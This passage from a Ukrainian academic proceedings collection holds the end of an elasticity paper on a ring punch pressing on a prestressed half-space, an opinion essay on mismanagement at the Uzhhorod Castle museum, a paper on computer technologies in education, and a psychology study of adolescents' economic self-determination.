Розрізнятимемо три стани півпростору з початковими напруженнями: природний, коли у ньому відсутні напруження; початковий стан, та збурений стан, всі величини якого складаються з суми відповідних величин початкового стану та збурень. Вважаючи збурення набагато меншими відповідних величин початкового стану, дослідження проводимо в рамках лінеаризованої теорії пружності [1-3, 5].

Для дослідження введемо лагранжеві координати  $(x_1, x_2, x_3)$ , які в початковому стані співпадають з декартовими координатами  $(y_1, y_2, y_3)$ . Вважаємо, що початковий напружено-деформований стан у півпросторі є однорідним, а пружні потенціали – двічі неперервно-диференційовані функції алгебраїчних інваріантів тензора деформацій Гріна [2]. Матеріали тіл, що контактують будемо вважати ізотропними стисливими або нестисливими з довільною структурою пружного потенціалу. У випадку ортотропних матеріалів приймається, що пружно-еквівалентні напрямки співпадають з напрямками осей координат.

У системі кругових циліндричних координат  $(r, \theta, z_1)$ , де  $z_1 = \nu_1^{-1} y_3$ ,  $\nu_1 = n_1^{0.5}$ ,  $n_1 = n_2$  (корені визначального рівняння [2]) такій постановці відповідають граничні умови:

$$U_z = \varepsilon, \quad R_1 < r < R_2 \quad (1)$$

$$Q_{zz} = 0, \quad 0 < r < R_1, \quad R_2 < r < \infty \quad (2)$$

$$Q_{rz} = 0, \quad 0 < r < \infty \quad (3)$$

$$U_z = 0, \quad 0 < r < R_1, \quad R_2 < r < \infty \quad (4)$$

$$Q_{zz} = -\sigma_z^0, \quad R_1 < r < R_2 \quad (5)$$

де  $\sigma_z^0 = 8\varepsilon\omega_3(\pi\sqrt{1-r^2})^{-1}$ , при  $R_1 < r < R_2$  та  $\sigma_z^0 = 0$ , при  $0 < r < R_1$ ,  $R_2 < r < \infty$ ;  $\omega_3 = C_{44}(1+m_1)l_1(s-s_0)$ ,  $s_0 = (1+m_2)(1+m_1)^{-1}$ ,  $s = s_0 l_2 l_1^{-1}$ . Значення коефіцієнтів  $m_k$ ,  $c_{44}$ ,  $l_k$  ( $k=1, 2$ ) залежать від характеру пружного потенціалу і подані в [2].

Умова рівноваги, що встановлює зв'язок між осіданням торця і рівнодійною навантаження  $P$  має вигляд:

$$P = -2\pi \int_{R_1}^{R_2} r Q_{zz}(0, r) dr \quad (6)$$

Методика розв'язання даної математичної моделі поділяється на два етапи: аналітичний, який висвітлений у працях [9, 10], та чисельний [10, 11].

У статтях [9, 10] з використанням співвідношень лінеаризованої теорії пружності представлено розв'язки вісесиметричної задачі про контактну взаємодію жорсткого циліндричного кільцевого штампа на пружний півпростір з початковими напруженнями без врахування сил тертя у випадку нерівних та рівних коренів визначального рівняння [2] в загальному вигляді для теорії великих початкових деформацій та двох варіантів теорії малих початкових деформацій при довільній структурі пружного потенціалу. Також, розроблено алгоритм та комп'ютерну програму [11] для числового обчислення компонент напружено-деформованих станів контактуючих тіл.

В результаті проведеного дослідження, для потенціалів найпростішої структури (Трелоара, Бартенєва-Хазановича та гармонічного потенціалу) можна зробити висновок, що вплив початкових напружень на закон розподілу контактних характеристик півпростору на який тисне жорсткий кільцевий штамп є суттєвим і повинен враховуватися при розрахунках на міцність у деталях конструкцій. А розроблений алгоритм числового обчислення компонентів напружено-деформованого стану дозволяє використовувати його при інженерних розрахунках, що значно полегшує складність досліджень. Тому він може безпосередньо використовуватись для дослідження різноманітних ізотропних, трансверсально-ізотропних або композитних матеріалів при моделюванні технологічного обладнання, деталей машин, колон будівель та іншого. Також, числова реалізація дає змогу графічно відобразити вплив початкових напружень на закон розподілу контактних характеристик тіл, для потенціалів найпростішої структури, що значно полегшує візуальну інтерпретацію розв'язку задачі.

### References:

1. Гузь А.Н., Бабич С.Ю., Глухов Ю.П. Смешанные задачи для упругого основания с начальными напряжениями : монография. Германия : Saarbrücken LAPLAMBERT Academic Publishing, 2015. 468 с.

2. Гузь А.Н., Рудницкий В.Б. Основы теории контактного взаимодействия упругих тел с начальными (остаточными) напряжениями : монография. Хмельницкий : вид. ПП Мельник, 2006. 710 с.

3. Гузь А.Н., Бабич С.Ю., Рудницкий В.Б. Контактное взаимодействие упругих тел с начальными (остаточными) напряжениями. / Развитие идей Л.А. Галина в механике : коллективная монография. М.–Ижевск. Институт компьютерных исследований, 2013. 480 с.

4. Babich S.Yu., Guz A.N., Rudnitsky V.B. Contact problems for prestressed elastic bodies and rigid and elastic punches. *Int. Appl. Mech.* 2004. Vol. 40, №7. P. 744-765.

5. Yaretska N. O. Mathematical model and solution of spatial contact problem for prestressed cylindrical punch and elastic layer. / Innovative paradigm of the development of modern physical-mathematical sciences: Collective monograph. Riga, Latvia : "Baltija Publishing", 2022. P. 261-295. <https://doi.org/10.30525/978-9934-26-200-5-10>

6. Yaretskaya N.A. Three-Dimensional Contact Problem for an Elastic Layer and a Cylindrical Punch with Prestresses. *Int. Appl. Mech.* 2014. Vol. 50, No 4. P. 378 – 388. <https://doi.org/10.1007/s10778-014-0641-y>

7. Babych S.Y., Yarets'ka N.O. Contact Problem for an Elastic Ring Punch and a Half-Space with Initial (Residual) Stresses. *International Applied Mechanics*. 2021. Vol. 57, No 3. P. 297 – 305. <https://doi.org/10.1007/s10778-021-01081-7>

8. Guz, O.M., Babych, S.Y., Glukhov, A.Y. Axisymmetric Waves in Prestressed Highly Elastic Composite Material. Long Wave Approximation. *International Applied Mechanics*. 2021. Vol. 57, No 2. P. 134–147. <https://doi.org/10.1007/s10778-021-01068-4>

9. Yaretskaya N.F. Contact Problem for the Rigid Ring Stamp and the Half-Space with Initial (Residual) Stresses. *Int. Appl. Mech.* 2018. Vol. 54, No 5. P. 539 – 543. <https://doi.org/10.1007/s10778-018-0906-y>

10. Ярецька Н.О., Рамський А.О. Застосування Maple для розв'язання контактної задачі про тиск жорсткого кільцевого штампа на півпростір з початковими напруженнями. *Вісник Херсонського національного технічного університету*. Херсон: ХНТУ. 2018р. Том. 1, №3(66). с. 199 – 204.

11. А. с. JKS\_PZPN\_RK. Комп'ютерна програма "Розрахунок компонентів напружено-деформованого стану для контактної задачі про тиск жорсткого кільцевого штампа на півпростір з початковими (залишковими) напруженнями" / Н. О. Ярецька. – № 74505 ; заявл. 03.11.2017 ; опубл. 26.01.2018, Бюл. №47, 2018р.

## ЧИ ВИСТОЇТЬ УЖГОРОДСЬКИЙ ЗАМОК?

**Панов Ален,**

кандидат історичних наук, доктор філософії,  
завідувач кафедри УжНУ

Ужгород – найзахідніший обласний центр з найдовшою історією співіснування у західному цивілізаційному просторі Європи, багатонаціональністю, мультикультурністю, поліконфесійністю, яка робить його виключним і особливим на мапі України. Це – аксіома.

Напевно, перше місце, який згадає кожний містянин, відповідаючи на питання з чим асоціюється Ужгород, буде – Замок. Очевидно, мова йде не просто про середньовічну фортифікаційну споруду, що за свою тисячолітню історію пережила правління кількох королівських династій, була важливим політичним, культурним, релігійним центром, бачила світські заходи, революції, повстання і облоги. Ужгородський замок – серце і душа Ужгорода, хранитель його генетичного коду і неповторної аури.

Сьогодні серце і душа хворіє. Хворіє через байдужість до історії, слабкість інтелекту та управлінських здібностей, помножених на жадібність людей, які сьогодні уповноважені на виконання функцій його власника. Така хвороба протікає не перший рік і неминуче призведе до занепаду. Якщо нічого не робити. Спостерігаючи, як гине наше минуле, а з ним і частка нас самих – ужгородців.

Коротко мотивую чим викликані такі невтішні висновки.

1. З 2020 року в Закарпатському обласному краєзнавчому музеї, що базується в Ужгородському замку, відсутній повноправний керівник. Попередній багаторічний очільник звільнився через скоєння корупційного адміністративного правопорушення. Тимчасово виконувати обов'язки став його заступник. Після цього, почались конкурентні змагання між Закарпатською обласною державною адміністрацією та Закарпатською обласною радою за реальний контроль над установою. Передусім мова йшла про порядок призначення нового керівника, якого на той час мала призначати Адміністрація, як галузевий орган управління. Натомість Рада, яка представляє власника, вирішила ці повноваження привласнити собі. Результатом було прийняття нової редакції статуту Краєзнавчого музею, юридична якість якого є дискусійною, де призначення директора зарезервовано за Радою.

2. Закон України «Про музеї і музейну справу» передбачає призначення директора музею через процедуру конкурсу. До участі у відборі кандидатів залучаються представники трудового колективу музею, органу управління закладом та громадських організацій. Однак, такий конкурс Закарпатською обласною радою з невідомих причин проведений не був. Натомість, всупереч встановленому законному порядку, відбуваються дії з призначенням тимчасово виконуючих обов'язки, які є по-суті безправними виконавцями волі керівництва обласної ради та заручниками перманентних між-фракційних домовленостей.

Така ситуація де-мотивує трудовий колектив, створює атмосферу невизначеності, що, в свою чергу, віддзеркалюється на роботі закладу.

3. Протягом багатьох років частина музею передана у оренду приватній компанії ТОВ «Ужгородський замок». Залишимо за дужками той факт, що згадана структура належить особам, що перебувають/перебували у родинних стосунках з колишнім керівником музею. Сфокусуємося на тому, що Орендар заборгував більш ніж 300 000 гривень за орендну плату, про що є відповідне рішення суду. Більше того, за час тривалого судового розгляду заборгованість за оренду зросла майже вдвічі, таким чином складаючи більше 650 000 гривень. Цікаво, що розмір орендної плати за квадратний метр приміщення складає близько 45 гривень. І це у середньовічному Замку, в центрі тисячолітнього Ужгорода. Аналогічного приміщення віднайти зі зрозумілих причин нам не вдасться. Але порівнюючи з пропозиціями на ринку нерухомості, в центрі міста навряд чи вдасться взяти у оренду приміщення за вартістю нижчою ніж 450-500 гривень за квадратний метр.

4. Особливо цинічним на цьому фоні виглядає намагання призначити керівником музею саме директора ТОВ «Ужгородський замок», яке всупереч волі колективу пробують здійснити окремі керманічі Закарпатської обласної ради. На зустрічі з музейними працівниками в доволі нав'язливій формі було висловлено саме такий намір. Той факт, що мова знов йшла про ігнорування законної процедури призначення через відкритий конкурс, виглядає дитячою забавкою. Оскільки у випадку здійснення такої комбінації, маємо факт відкритого конфлікту інтересів, а отже корупційного правопорушення. Не може співвласник і керівник комерційної структури, що є Орендарем у музеї, бути одночасно його директором. Після одностайного спротиву з боку колективу проти такої комбінації, Закарпатська обласна рада вдалася до чергової маніпуляції – призначення нового тимчасово виконуючого обов'язки. Висловлю припущення, що він буде лояльним як до керівництва Ради так і до зацікавленої комерційної структури.

5. Приведена вище ситуація є яскравим прикладом того, що в управлінні знаковим об'єктом міста і краю є системні порушення і прорахунки. На жаль, ймовірно, цей приклад не єдиний. Є ще тендери, ремонти, бюджетні кошти, касова дисципліна при продажу білетів, «мертві душі» у штаті тощо.

Для мене завжди дуже важко думати про людей погано. Не хочу цього робити і зараз. Але дуже дивно і неприємно від розуміння того, що у час, який є найважчим в історії України, можна займатися такими недостойними речами. Не можна ставитися до минулого, яке нам дісталось у спадок від наших пращурів, як до власного шматка землі і хати, з яким можна робити все що заманеться. Не можна гратися з долями 70 людей поважного віку, які, отримуючи мізерні зарплати, у мороз і спеку бережуть наш Замок. Не можна нічого не продукувати, натомість хотіти щось отримати – бажано, багато і відразу. Не можна. Це не по-ужгородськи і не по-людськи. Прикрим для мене також є те, що переважну більшість з дійових осіб знаю особисто багато років, при зустрічі ми вітаємося і спілкуємося. Зазвичай, всі вони декларують відданість місту і краю, намагання зробити щось гарне для його розвитку. Як правило, це відбувається у період,

коли вони в опозиції або є «громадськими активістами» на шляху до влади. Коли туди добираються – у них напевне настає амнезія або гостра фаза втрати совісті і моралі.

Не звик до критики без пропозицій. Тому пропоную кілька кроків, які зможуть зробити роботу Закарпатського краєзнавчого музею ефективною.

1. Клопотати про надання установі статусу Національного історико-краєзнавчого музею, з віднесенням його до сфери управління Міністерства культури України.

2. Призначити виконуючого обов'язки директора до проведення конкурсу; це має бути науковець-історик, що має досвід роботи у галузі культури, правовій та фінансово-господарській сферах, обіймав керівні посади; аполітичний і безсторонній, який не має зв'язків з членами колективу та зацікавленими особами.

3. У встановлений законом спосіб та у передбачені строки провести конкурс на заміщення вакантної посади директора, з неухильним дотриманням передбачених цензів.

4. Утворити Наглядову Раду, основним завданням якої буде розробка стратегії закладу, залучення позабюджетних джерел фінансування проектів з наукових досліджень, збереження та реставрації Замку, розширення експозицій, громадського контролю за правомірністю і ефективністю діяльності музею.

5. При розробці стратегії врахувати три базові компоненти, що визначають місію музею – наукова, культурно-просвітницька та комерційна.

Вірю, що такі кроки зможуть допомогти вилікувати Замок – серце і душу Ужгорода. А всім ужгородцям, а тим паче особам, які сьогодні отримали від народу право управляти, варто пам'ятати – історія не закінчується сьогодні. Вона почалася дуже давно і результатом її генези є наше унікальне місто і край, що нам дістався у спадок від наших предків. Їм є чим пишатись. А чи буде чим пишатись нам?

#### Посилання:

1. Ален Панов; «Перша книжка про Ужгород» URL: <https://alenpanov.org.ua/firstungvarbook/>

2. Історія Ужгородського замку; URL: <https://www.zkmuseum.com/p/uzhgorod-castle-uzhhorod-castle.html>

3. Поп Д., Поп И. Замки Подкарпатской Руси. Ужгород : ПД «Романа Повч», 2004. С. 45–55.

## КОМП'ЮТЕРНІ ТЕХНОЛОГІЇ В СУЧАСНІЙ ОСВІТІ

**Волкова Наталія Павлівна**

д.пед.наук, професор кафедри інноваційних технологій з педагогіки,  
психології та соціальної роботи  
Університету Імені Альфреда Нобеля, м. Дніпро

**Примак Марина Сергіївна**

магістрантка 1-го року навчання,  
спеціальність 053 «Психологія»  
Університету імені Альфреда Нобеля, м. Дніпро

У житті людини існує період, протягом якого вона здобуває освіту. За цей час відбувається засвоєння певного обсягу знань, накопичених попередніми поколіннями. При цьому період навчання стає все більшим. По-перше, це пов'язане з невідпинним зростанням обсягу знань, по-друге, – із тим, що розвиток технологій навчання не відповідає швидкості зростання обсягу та рівню накопичуваних знань.

Нині на отримання загальної середньої освіти потрібно витратити до одинадцяти років, ще близько шести – йде на здобування спеціалізованої вищої освіти й ще до 3–4 років може зайняти навчання в аспірантурі. Таким чином, період здобування освіти становить істотну (до 20 років) частину життя людини. У той самий час науково-технічний прогрес спричиняє лавинне зростання обсягу та рівня знань, опанування якими лише за рахунок збільшення тривалості навчання вже стає неможливим.

Одним із шляхів розв'язання проблеми є впровадження в освіту інноваційних технологій, які дозволяють істотно підвищувати ефективність навчального процесу та передавати знання без збільшення періоду навчання [1].

Між тим, інструментальна й методична складові технологій навчання тривалий час залишалися практично незмінними.

Особливе місце в сучасній системі навчання займають комп'ютерні технології. Вони створюють умови не тільки для реалізації можливостей усіх перелічених вище засобів, але й для їх істотного розширення. Це пов'язане зокрема з тим, що комп'ютеризовані навчальні матеріали створюються засобами мультимедіа з використанням аудіо- та відеосупроводу, анімації, мультиплікації тощо.

Такі матеріали можуть бути інтерактивними: надаючи доступ до навчальної інформації, вони взаємодіють зі студентом і корегують його навчально-пізнавальну діяльність. Важливо, що комп'ютерні навчальні матеріали можна пересилати через телекомунікаційні мережі, що, зокрема, дало можливість організувати нову форму освіти – дистанційне навчання.

Дистанційне навчання (ДН) є однією з форм здобування освіти, яка практично повністю базується на застосуванні комп'ютерних технологій. Але ці самі технології використовуються й у традиційних формах навчання (денному,



вечірньому, заочному).

Тому в загальному випадку способи навчання із використанням інформаційно-комунікаційних технологій називають комп'ютерним або електронним навчанням (Computer Based Training, e-Learning). Саме на цих аспектах базується актуальність даного дослідження. Виникає необхідність у дослідженні, вивченні та активному впровадженні інтернет-технологій у навчальний процес. Це не тільки нові технічні засоби, але і нові форми і методи викладання, новий підхід до процесу навчання. Основною метою навчання є формування і розвиток комунікативної культури. Використання інтернет-технологій відкриває нові можливості для викладання, робить процес навчання більш ефективним і цікавим.

Комп'ютеризація є центральною і обов'язковою умовою розвитку інформаційних взаємодій, що визначають становлення життєдіяльності сучасної людини.

Зрозуміло, що комп'ютерні технології не обійшла таку важливу сферу життя людини, як освіта.

Використання комп'ютерних технологій розширює можливості активних форм занять у навчальних аудиторіях, дозволяє імітувати процеси, що вивчаються, створювати ситуації, близькі до реальності. Використання мережі Інтернет та мультимедіа технологій радикально розширюють можливості дистанційного навчання.

Комп'ютеризація освіти залишається актуальним питанням на сьогоднішній день. Використання інформаційних технологій полегшує та покращує навчальний процес, активізує та стимулює розумову діяльність учнів та дозволяє урізноманітнити та підвищити ефективність освітнього процесу [2,3].

При дослідженні умов ефективного застосування комп'ютерних технологій в освіті були вивчені наступні питання.

1. Розглянута ефективність застосування нових комп'ютерних технологій в сучасній освіті.

Розглянуто сучасний процес навчання, який характеризується все більш широким застосуванням в ньому комп'ютерних технологій.

Визначено на опрацьованих матеріалах ефективність застосування нових комп'ютерних технологій в освіті обумовлена наступними факторами:

- ✓ різноманітність форм представлення інформації;
- ✓ висока ступінь наочності;
- ✓ можливість моделювання за допомогою комп'ютера різноманітних об'єктів і процесів;
- ✓ звільнення від рутинної роботи, що відвертає увагу від засвоєння основного змісту;
- ✓ можливість організації колективної та індивідуальної дослідницької роботи;
- ✓ можливість диференціювати роботу учнів, студентів, здобувачів у залежності від рівня підготовки, пізнавальних інтересів та ін., використовуючи сучасні інформаційні технології;
- ✓ можливість організувати комп'ютерний оперативний контроль і допомогу

з боку вчителя чи викладача;

✓ можливості комп'ютера дозволяють учню, студенту, здобувачу активно приймати участь у процесі пізнання.

## 2. Розглянуті електронні навчальні матеріали.

В роботі ми детально розглянули електронні навчальні матеріали та способи їх використання в сучасному освітньому процесі: створення та використання електронних підручників, енциклопедій, тощо; створення ілюстративного матеріалу; створення мультимедійних презентацій; використання відео- та аудіоматеріалів на заняттях; згадували про двовимірні, тривимірні анімації (для динамічного ілюстрування навчального матеріалу) у наших прикладах, на уроках хімії.

Використання мультимедійних технологій ефективно й завдяки тому, що вони можуть одночасно впливати на різні системи сприйняття людини.

Виявлено, що іншою важливою особливістю комп'ютерних технологій є можливість зробити їх інтерактивними, тобто надати учню, студенту, здобувачу не пасивну роль спостерігача, а учасника, тим самим підвищуючи інтерес і мотивацію до навчального процесу.

## 3. Познайомились із міжнародними стандартами електронних навчальних матеріалів та системами управління навчанням.

Доведено на яскравих прикладах використання створеної і запровадженої системи електронного навчання на базі Moodle - один із реальних шляхів підвищення якості надання освітніх послуг, активізації навчально-пізнавальної і науково-дослідної діяльності учнів, студентів, здобувачів, розкриття їхнього творчого потенціалу, збільшення ролі самостійної та індивідуальної роботи, підвищення їх конкурентної спроможності на внутрішньому та міжнародному ринку здобувачів освіти.

З'ясовано, аналіз сучасних комп'ютерних технологій та їх використання в навчальному процесі показує, що процес комп'ютеризації позитивно впливає на освітню сферу та значно розширяє можливості як викладачів, так і учнів. Застосування комп'ютерних технологій підвищує не тільки ефективність самого навчання, а й дозволяє використовувати більш комплексні задачі.

З'ясовано, що інтенсивний розвиток комп'ютерних технологій призводить до покращення не тільки традиційних форм навчання, а й дистанційної і навіть дозволяє навчитися самостійно [3,4,5].

Отже, вплив комп'ютерних технологій на якість сучасної освіти вказує на необхідність використання вищезгаданих технологій у навчанні та подальшого підтримання процесу комп'ютеризації.

### Список використаних джерел

1. Wolfe, M. Broadband Videoconferencing as Knowledge Management tool // Journal of Knowledge Management. – 2007. – V. 11. – № 2. – P.118-138.

2. Learn English Using English Discoveries [Electronic Resource]. – Mode of access : URL : <http://techno-ware-esl.com>. – Title from the screen.

3. Online Resources for Teaching and Learning Chemistry [Electronic Resource]. – Mode of access : URL : <http://www.chemcollective.org/applets/vlab.php/> – Title from the screen.

4. STAR: Genetics – Home [Electronic Resource]. – Mode of access : URL:<http://star.mit.edu/genetics/index.html?gclid=CJaupIzR47ACFUVc3wodiSx61w> – Title from the screen.

5. Жарких, Ю.С. Віртуальний фізичний лабораторний практикум як складова ланка дистанційного навчання // Науковий часопис НПУ ім. М.П. Драгоманова. – 2010. – Вип. 22. – С. 116-120.

## ПІЗНАВАЛЬНИЙ АСПЕКТ ЕКОНОМІЧНОГО САМОВИЗНАЧЕННЯ СУЧАСНИХ ПІДЛІТКІВ

**Дембицька Наталія,**

д.психол.н., доцент кафедри психології розвитку Київського національного  
університету імені Тараса Шевченка

Вивчення особливостей економічного самовизначення підростаючих поколінь в сфері бурхливо трансформованих сьогодні економічних відносин у психологічній науці є вкрай **актуальною** [6;16-18;20-22]. А в кризовому сьогоднішньому країні, яка захищає своє право на суверенітет і цілісність, в умовах загрози геноциду української нації це питання виростає не тільки в широку проблему визначення меж власного і колективного життєвого простору, а й психологічної готовності молодих українців бути справжніми його господарями, формування продуктивних стратегій його захисту і активного відстоювання права на нього. В такому ключі досліджуємо проблему самовизначення сучасної молоді людини, зокрема в підлітковому віці. На пошук шляхів розв'язання даної проблеми дозволяє пролити світло доробок науковців, присвячений питанням економічної суверенності, набуття досвіду визначати і відстоювати межі власного і спільного ідеального та матеріального світу [14;15], вибудовувати ідентичність суб'єкта забезпечення власного добробуту [2;5;7;13;], в тому числі – економічну [4;5;8;17;20;22].

Таким чином, **метою** даної публікації є висвітлення результатів емпіричного дослідження особливостей розуміння підлітками себе, свого місця у сфері економічної діяльності, перш за все – зайнятості та монетарних відносин.

**Постановка проблеми.** Ми розуміємо економічне самовизначення як системне явище, єдність кількох процесів, що розгортаються в ході засвоєння економічної культури особистості [16]. На основі пізнання особистістю свого місця у відносинах привласнення благ вже наприкінці підліткового віку у неї розвивається внутрішня готовність самостійно і усвідомлено планувати своє економічне життя і реалізовувати такі плани. Йдеться не тільки про прагнення пережити себе дорослішим, самостійним, автономним у своїх рішеннях, але й про активний пошук шляхів задоволення цих прагнень, отже і апробація себе в нових «дорослих» економічних ролях. Таким чином, починаючи з підліткового віку, включаючись у відносини привласнення благ, особистість набуватиме все більшого досвіду повсякчас приймати самостійні економічні рішення. Відповідно розвиватиме власну суб'єктність в сфері економіки. Апелюючи до термінології концепції психологічної власності [10;11], в ході практик привласнення благ особистість навчається бачити і пережити себе в контексті свого матеріального й ідеального оточення, ідентифікувати себе з ним, набуває досвід контролю над ним і відповідальності за нього, задовольняє потребу в інвестуванні себе в зовнішній світ і має можливість пережити його приналежність власному життю.

Уточнимо також, що набуття економічної суб'єктності, визначення і усвідомлення тих внутрішніх стандартів життя, від яких особистість відштовхується і на які спиратиметься в своїх повсякденних економічних практиках, має вивчатись в часовій транспективі [3;9]. Оскільки визначення себе в системі зв'язків з іншими учасниками процесів економічного обміну потребує темпоральної компетентності – опори як на попередній і актуальний досвід, так і орієнтованості на майбутнього себе. Йдеться про уявлення про власне економічне минуле, теперішнє та майбутнє як триєдиний, цілісний шлях покладання себе, наприклад, у майнових, трудових, споживчих відносинах. Таке самовизначення включає бачення себе спочатку в більш-менш віддаленій перспективі (передбачаємо, воно вже має бути притаманне підліткові). У більш пізні вікові періоди воно пов'язане зі здатністю пролонгованої регуляції власного руху в часі у сфері зайнятості, споживчих та інших економічних відносин. Вважаємо часову транспективу показником соціалізованості і розвитку економічного самовизначення особистості. Справді, розвиненість пролонгованої регуляції економічної поведінки дозволяє самостійно вибудовувати економічні (кар'єрні, споживчі, інвестиційні) плани, довільно членити економічне життя на окремі етапи незалежно від об'єктивно розгорнутих життєвих подій. Таким чином, передбачаємо, що в підлітковому віці особливо бурхливо і суперечливо мають розгортатись процеси становлення такої характеристики економічної суб'єктності як здатність до цілісного бачення часу свого життя, в тому числі – в сфері споживчих, трудових, майнових відносин.

Спираючись на цю триєдину структуру відносин привласнення [17;18], будемо аналізувати особливості бачення цих відносин підлітками. Нас цікавило те, згідно з якою системою наївного знання про себе особистість схильна пояснювати свою економічну поведінку. Це знання як власних цінностей, пріоритетів, в тому числі і моральних основ особистих виборів економічних вчинків, так і ставлення до тих благ, у відносини щодо привласнення яких підлітки уже включаються.

**Методи дослідження.** У дослідженні використовувались такі методи: опитувальник «Ставлення до грошей» М. Семенова в модифікації Н.М.Дембицької та анкета для дослідження особливостей економічного самовизначення підлітків, розроблена Н.Дембицькою, О.Лавренко. Для математико-статистичної обробки емпіричного матеріалу використано методи математичної статистики: контент-аналіз, t-критерій Стьюдента для незалежних вибірок. Дослідження проводилось на базі закладів загальної середньої освіти м.Києва та Київської області. Загальний обсяг вибірки – 291 підліток (з них 57 молодших підлітків віком 12-13 років та 234 старших підлітка віком 14-15 років).

**Результати.** Проаналізуємо систему ставлень підлітків до себе як учасників споживчих та трудових відносин, а також до економічних благ та відповідне бачення прийнятних для себе шляхів задоволення економічних потреб.

Про зміст повсякденного знання підлітків про себе як суб'єктів економічного життя можна судити, щонайперше, з особливостей усвідомлення

ними свого місця і ролі у стосунках з іншими учасниками привласнення, особливості якого, зокрема, виражаються у майновій ідентичності.

Визначаючись у відносинах з іншими суб'єктами привласнення матеріальних благ, підлітки переважно ідентифікують себе з особами середнього (76% опитаних) та вище середнього (16%) достатку. При цьому у визначенні своєї майнової ідентичності більш песимістичними і схильними ототожнювати себе з більш нужденними верствами населення (тобто в чотири рази частіше на рівні  $p < 0,05$  відносити себе до категорії «бідних») виявились молодші підлітки. На відміну від старших, вони бачать своє місце на шкалі «бідні-багаті» як більш песимістично (61% молодших порівняно з 81% старших підлітків, при  $p < 0,001$ ), що свідчить про тенденцію формування з віком більш позитивної майнової ідентичності.

В умовах економічного сьогодення формується і ставлення до самого майна – тих матеріальних (а часом і нематеріальних) ресурсів, у відносинах щодо володіння, користування і розпорядження якими постає сама особистість, зокрема у процесі формування її майнової ідентичності (рис. 1).



Рис. 1. Ставлення підлітків до грошей

Як видно з рис.1, у ставленні підлітків до грошей - універсального втілення будь-яких економічних ресурсів і благ, спостерігаються суперечливі тенденції. Поряд з оптимістичним і позитивним сприйняттям їх як засобів існування (про що свідчить оцінка у 3,5 балів за 5-бальною шкалою) та показника статусу і значущості особистості у стосунках з іншими людьми (3,2 бали) підлітки вважають їх джерелом щастя і сенсу життя (3,4 бали). Водночас вони приписують їм функцію псування людини (3,1 бал) та пов'язують гроші з нещастям і злом (2,7 бали). Такими суперечностями характеризується в основному ставлення до грошей у молодших підлітків, яким, порівняно зі старшими опитаними (рис.2), більшою мірою ( $p < 0,05$ ) притаманне приписування грошам символічної функції забезпечування статусності особи і підвищення її значущості в соціальних стосунках, і меншою мірою - пов'язування грошей з засобами, що псують людей.



Рис. 2. Порівняння ставлення до грошей у молодших і старших підлітків

Отже, з віком зростає адекватність сприйняття функцій грошей, зокрема усвідомлення їх як засобів забезпечення матеріальних потреб особи, виражених в універсальному еквіваленті, як символу її включеності в економічні відносини у певному статусі.

У питанні наявності у підлітків досвіду зайнятості вони однакові – лише 23% з них заявили про досвід тимчасової роботи, причому серед молодших підлітків таких виявилось 27,7%, а серед старших – 22,5%. Слід відмітити досить адекватні уявлення підлітків про сьогоденні джерела їх грошових надходжень: це переважно (в середньому у 73% опитаних) отримання грошей від родичів, знайомих («регулярні надходження від батьків», «подаровані кошти», «матеріальна підтримка з боку родичів» тощо). З віком втричі зростає досвід заробітку «за рахунок надання індивідуальних послуг» чи «використання власних здібностей і талантів» шляхом тимчасових підробітків.

Підлітки в цілому наслідують джерела і способи матеріального забезпечення, почерпуючи їх із сімейних практик (табл.1-2). Але слід відмітити і те, що з віком у підлітків зростає орієнтованість на заробіток шляхом економічних інновацій, підприємницької діяльності.

Таблиця 1.

Джерела матеріального добробуту в сім'ях підлітків

Джерела	Частота згадування	З них :	
		сім'ї молодших підлітків	сім'ї старших підлітків
Наймана праця	51%	61%*	45%
Підприємницька діяльність з залученням найманої праці	26%	28%	29%
Підприємницька діяльність	24%	11%	26%*

Проаналізуємо те, наскільки оптимістично підлітки сприймають рівень свого матеріального забезпечення в часовій транспективі (табл. 2).

Таблиця 2.  
Оптимізм підлітків у сприйнятті рівня матеріального забезпечення в часовій транспективі

Найбільш оптимістично рівень матеріального забезпечення сприймається	Частота згадування, вся вибірка	З них :	
		молодші підлітки	старші підлітки
В минулому, 3 роки тому	37%	56%*	31%
В теперішньому	27%	33%	39%
В майбутньому	36%	11%	44%**

Як бачимо з табл. 2, молодші підлітки здійснюють вибір джерел матеріальних надходжень і оцінюють джерела сімейного матеріального благополуччя ретроспективно, спираючись на наявний досвід, особистий і сімейний. Тенденція більш оптимістично, з опорою на майбутнє бачити свої перспективи матеріального забезпечення, є свідченням орієнтації в старшому підлітковому віці вже на свої можливості і уже наявні та поціновані особистісні потенціали (перш за все, інтелектуальний та трудовий, як зазначалось нами в попередніх працях (Dembytska, 2020)) як суб'єкта економіки. Це, у свою чергу, є показником зростання суб'єктного характеру економічного самовизначення, оскільки йдеться про орієнтацію на матеріальне самозабезпечення активним чином, завдяки опорі на власні особистісні якості, що корелюють з підприємливістю.

**Висновки.** Економічне самовизначення у підлітковому віці схарактеризовано як процес осмислення і початку апробації особистістю своєї позиції в просторі економічних відносин. Щонайперше воно включає процеси пізнання особистістю себе як споживача, суб'єкта майнових відносин і відносин зайнятості. На цій основі в підлітковому віці відбувається бурхливе формування відповідного ставлення до себе принаймні у названих економічних ролях та розвитку відповідних мотивів, інтересів, визначення стратегій економічної поведінки, узгоджених з моральними цінностями та суспільно прийнятими нормами економічної поведінки.

В ході емпіричного дослідження процесу економічного самовизначення учнівської та студентської молоді визначено його закономірності і особливості в період підліткового віку. Так, у підлітків процес пізнання себе у економічних відносинах характеризується тенденцією ускладнення семантичних структур економічної свідомості від молодшого до старшого підліткового віку, тенденцією до формування більш позитивної майнової ідентичності. Встановлено також характерне для підлітків зростання з віком адекватності у сприйнятті функцій таких матеріальних ресурсів, як гроші, та усвідомлення себе в економіці через власний майновий статус. На фоні переважно утриманського способу забезпечення власних матеріальних потреб з віком констатоване зростання досвіду тимчасової зайнятості та активного заробітку з використанням



власних здібностей і талантів, з орієнтацією на впровадження економічних інновацій та підприємницьку діяльність; посилення з віком перспективної орієнтації в часі вибору підприємницької позиції в сфері зайнятості (на активне матеріальне самозабезпечення).

Особливості усвідомлення себе як суб'єкта економіки в підлітковому віці можуть відігравати центральну роль в успішному започаткуванні і розгортанні процесу оформлення позиції особистості в просторі споживання, зайнятості і майнових відносин. Визначено зорієнтованість цього процесу в часовій трансспективі.

Перспективною для подальших досліджень може стати дослідження особливостей афективного, моральнісного та конативного аспектів економічного самовизначення учнівської молоді в умовах крихової економіки та виокремлення особливостей прояву та психологічних чинників їх розвитку на етапі дотрудової соціалізації.

### Список літератури:

